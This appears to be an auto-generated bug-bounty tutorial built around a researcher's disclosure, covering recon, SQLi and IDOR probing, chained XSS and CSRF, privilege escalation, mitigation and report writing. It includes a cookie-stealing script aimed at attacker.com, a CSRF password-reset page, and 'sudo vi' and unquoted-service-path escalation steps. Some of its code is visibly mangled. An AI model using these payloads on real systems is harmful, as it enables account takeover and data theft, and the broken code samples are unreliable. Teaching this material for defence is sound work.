Listen to this Post

Introduction:
In the fast-paced world of cybersecurity, the difference between a minor bug and a catastrophic data breach often comes down to the vigilance of ethical hackers. A recent disclosure by bug hunter Natã Luiz De Lima highlights a critical discovery that, in his own words, “could have been ugly.” This article dissects the methodology behind such discoveries, moving from reconnaissance to exploitation, and provides a technical roadmap for professionals looking to identify and mitigate similar high-impact vulnerabilities in web applications and network infrastructures.
Learning Objectives:
- Understand the practical reconnaissance techniques used to identify potential attack surfaces.
- Learn how to chain common vulnerabilities (like IDOR and XSS) to escalate privileges and access sensitive data.
- Master the use of command-line tools for both Linux and Windows environments to validate security flaws.
- Gain insights into reporting findings effectively to maximize bounty rewards and ensure responsible disclosure.
You Should Know:
1. Reconnaissance: The Art of Digital Cartography
Before any exploit is attempted, a hacker must map the terrain. This phase is about gathering as much information as possible about the target. For a web application, this extends beyond the main website to subdomains, APIs, and cloud storage.
Step‑by‑step guide:
Start with subdomain enumeration to discover hidden entry points. Using tools like `ffuf` or `gobuster` on Linux can reveal development or staging servers that are often less secure.
 Install ffuf (Fuzz Faster U Fool)
go install github.com/ffuf/ffuf@latest

Enumerate subdomains using a common wordlist
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u https://example.com -H "Host: FUZZ.example.com" -fs <SIZE_TO_FILTER>
For Windows environments, PowerShell can be used to check for exposed Azure Blob Storage or AWS S3 buckets, which are frequent sources of data leaks.
 Check for open Azure Blob containers
$containers = @("backups", "uploads", "private", "public")
$baseURL = "https://target.blob.core.windows.net"
foreach ($container in $containers) {
$url = "$baseURL/$container?restype=container&comp=list"
try { Invoke-WebRequest -Uri $url -Method Get -ErrorAction Stop | Select-Object -ExpandProperty Content }
catch { Write-Host "Container $container not accessible." }
}
This step replicates the initial discovery phase that likely led Natã to a non-standard endpoint, setting the stage for a deeper probe.
2. Vulnerability Identification: Probing for Weak Parameters
Once you have a list of active endpoints, the next step is to identify how the application handles user input. Look for parameters in URLs (GET) or data sent via forms (POST) that interact with the database or file system.
Step‑by‑step guide:
Use `curl` to test for basic SQL Injection (SQLi) vulnerabilities by breaking out of query strings.
 Test a parameter for SQLi by injecting a single quote
curl -G "https://target.example.com/user/profile" --data-urlencode "id=1'"
 If the server returns a database error (e.g., MySQL syntax error), it is vulnerable.
For APIs, check for Insecure Direct Object References (IDOR). If you are logged in as user 1001, try accessing the endpoint for user 1002.
 Attempt IDOR by incrementing the user ID
curl -X GET "https://api.target.example.com/v1/user/1002" -H "Authorization: Bearer <YOUR_TOKEN>"
 If you receive the data of user 1002, the authorization check is broken.
These tests are fundamental. They simulate the “what if” scenarios that bug bounty hunters use to find the cracks in the application logic.
3. Exploitation: Chaining Vulnerabilities for Maximum Impact
A single vulnerability might be a low-severity finding, but chaining them together creates a critical risk. Imagine combining a Cross-Site Scripting (XSS) flaw with a missing CSRF (Cross-Site Request Forgery) token to change an admin’s password.
Step‑by‑step guide:
First, find a stored XSS vulnerability where user input is reflected back without sanitization.
<!-- Payload to steal admin cookies -->
<script>document.location='https://attacker.com/steal?cookie='+document.cookie</script>
After injecting this payload into a comment field, an admin viewing the page would have their session cookies sent to your server.
Next, if the password change functionality lacks CSRF protection, you can craft a malicious HTML page that, when visited by the admin, forces a password reset.
<!-- CSRF PoC -->
<html>
<body>

<form action="https://target.example.com/admin/reset" method="POST">
<input type="hidden" name="new_password" value="hacked123" />
<input type="submit" value="Submit request" />
</form>

<script>document.forms[bash].submit();</script>
</body>
</html>
Chaining XSS (to steal the session) with CSRF (to change credentials) gives the attacker persistent access, explaining why the “estrago poderia ser feio” (the damage could be ugly).
4. Privilege Escalation: Moving from User to Admin
Once initial access is gained, the goal shifts to moving laterally or vertically within the system. On Linux servers, misconfigured `sudo` permissions are a common vector.
Step‑by‑step guide:
Check what commands the compromised user can run as superuser.
sudo -l
If the output shows that the user can run `/usr/bin/vi` as root without a password, you can spawn a root shell.
sudo vi -c '!sh'
In Windows, look for unquoted service paths or weak service permissions.
 List services and check for unquoted paths that contain spaces
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\" | findstr /i /v """
If a service path is unquoted (e.g., C:\Program Files\Vulnerable App\service.exe), an attacker can place a malicious `Program.exe` in the root of `C:\` to be executed with SYSTEM privileges when the service starts.
5. Mitigation: Hardening Against These Attacks
Understanding the attack is only half the battle; applying the fix is what makes a system secure. For IDOR vulnerabilities, the solution is robust authorization checks.
Step‑by‑step guide (Conceptual Code):
Instead of trusting the ID from the client, the backend must verify that the authenticated user owns the resource.
 Vulnerable Code
@app.route('/api/user/<int:user_id>')
def get_user(user_id):
user = db.query(f"SELECT  FROM users WHERE id = {user_id}")
return user

Mitigated Code
@app.route('/api/user/<int:user_id>')
def get_user(user_id):
 session['user_id'] is set during login
if session['user_id'] != user_id:
return "Unauthorized", 403
user = db.query("SELECT  FROM users WHERE id = ?", user_id)  Use parameterized queries
return user
For XSS, implement a strong Content Security Policy (CSP) header on the web server (Apache/Nginx).
 In Apache .htaccess or config
Header set Content-Security-Policy "default-src 'self'; script-src 'self'; object-src 'none';"
These measures, while simple, would have prevented the chain of exploits from escalating.
- Reporting: The Art of the Bug Bounty Submission
The final step is communicating the finding effectively. Natã’s post shows the result—a reward. The quality of the report determines the speed and amount of that reward.
Step‑by‑step guide:
A good report must contain:
- Clear and concise (e.g., “IDOR in `/api/v1/user` leading to PII disclosure”).
2. Description: The impact—what an attacker can do.
3. Steps to Reproduce (PoC):
- Step 1: Log in as user A.
- Step 2: Navigate to the profile endpoint.
- Step 3: Modify the URL parameter to user B’s ID.
- Step 4: Include a screenshot of the data leak.
- Remediation: Suggest the fix (e.g., “Implement server-side ownership checks”).
A professional report not only helps the company fix the bug faster but also builds the hunter’s reputation.
What Undercode Say:
- Context is King: A vulnerability that seems minor in isolation (like a reflected XSS) can become critical when combined with a misconfiguration (like a missing CSRF token). Always analyze the business logic.
- Automation is a Tool, Not a Crutch: While tools like ffuf and nmap are essential, the real discovery comes from manual testing and understanding how data flows through the application. The human element remains the most crucial factor in finding “ugly” bugs.
Prediction:
As applications become more complex, moving to microservices and serverless architectures, the attack surface will expand exponentially. The future of bug hunting will rely less on simple SQLi and more on chaining logic flaws across distributed systems. We predict a rise in vulnerabilities related to API gateways and misconfigured cloud identity management (IAM). The hackers who can visualize the entire system—from the frontend JavaScript to the backend database—will be the ones uncovering the next generation of critical, high-reward flaws.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Nat%C3%A3 Luiz – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


